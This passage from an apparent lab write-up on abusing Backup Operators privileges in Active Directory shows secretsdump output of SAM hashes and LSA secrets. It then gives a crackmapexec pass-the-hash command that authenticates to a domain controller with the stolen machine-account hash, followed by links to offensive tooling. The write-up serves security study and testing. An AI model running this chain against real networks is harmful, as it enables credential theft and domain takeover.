[*] Target system bootKey: 0x92bb6e989f0f6340c2af3e603bbb3f3a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e
8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doe
sn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:11223d12dce091909eb3b683d305ba1bde9b86a89c77c
84d8b9ab33119ccb6cbea5a3ad16511c370aab0a48aa8a6f15a3a7f7554d37b0295850167843f
5457f32d3acda08fb088dd44a3921461972a33187ee85eb0cce79cb8b1a42620fc3dee9a15c10
a0ebcc48598e2dd3324f7d1e85c3bca08d531a030ecb36d18919502ac8d5e6400921c44940d91
6916b4b8d03db02b8833a6cea19c0247e87b66e247921256ffbae5ce56b5bbfed8cb6d3f4e720
ade3cc3d42b32b3f8e8018b6ef55a10c5c9698eb7800f3a03446af15ebc73f20909b8ee02d94c
0d7879fc7bcfb6b62d0d9691b9b1782f827d60b1cac64d17f3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540
```

Impacket-secretsdump

The password hash of the domain controller machine account can be used to verify authentication with the domain controller using *crackmapexec*:

```
crackmapexec smb 10.0.0.1 -u DC\$ -H 73ba6ef0d8ae6a755fc118e8df6540f7
```

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.1 -u DC\$ -H 73ba6ef0d8ae6a755fc118e8df6540f7
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.0.0.1        445    DC               [*] Windows 10.0 Build 20
348 x64 (name:DC) (domain:red.lab) (signing:True) (SMBv1:False)
SMB         10.0.0.1        445    DC               [+] red.lab\DC$:73ba6ef0d
8ae6a755fc118e8df6540f7

┌──(kali㉿kali)-[~]
└─$
```

crackmapexec

References

1. https://github.com/horizon3ai/backup_dc_registry
2. https://github.com/decoder-it/BadBackupOperator/
3. https://decoder.cloud/2018/02/12/the-power-of-backup-operatos/
4. https://github.com/giuliano108/SeBackupPrivilege
5. https://cube0x0.github.io/Pocing-Beyond-DA/
6. https://github.com/Wh04m1001/Random/blob/main/BackupOperators.cpp
7. https://github.com/improsec/BackupOperatorToolkit
8. https://github.com/snovvcrash/RemoteRegSave
9. https://github.com/mpgn/BackupOperatorToDA
10. https://adsecurity.org/?p=3700